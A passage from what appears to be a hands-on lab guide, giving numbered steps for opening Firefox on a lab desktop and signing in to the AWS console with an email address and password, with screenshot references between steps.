
11. To provide these details, you need to login to your AWS account.

12. Click **Firefox** icon from the top-section of the **Desktop**.

13. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press **Enter**.


Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

14. The **Amazon Web Services Sign-In** page appears; type your email account in the **Email address** field and click **Next**.




15. Type your AWS account password in the **Password** field and click **Sign in**.

Note: If a **Security check** window appears, enter the captcha and click on **Submit**.

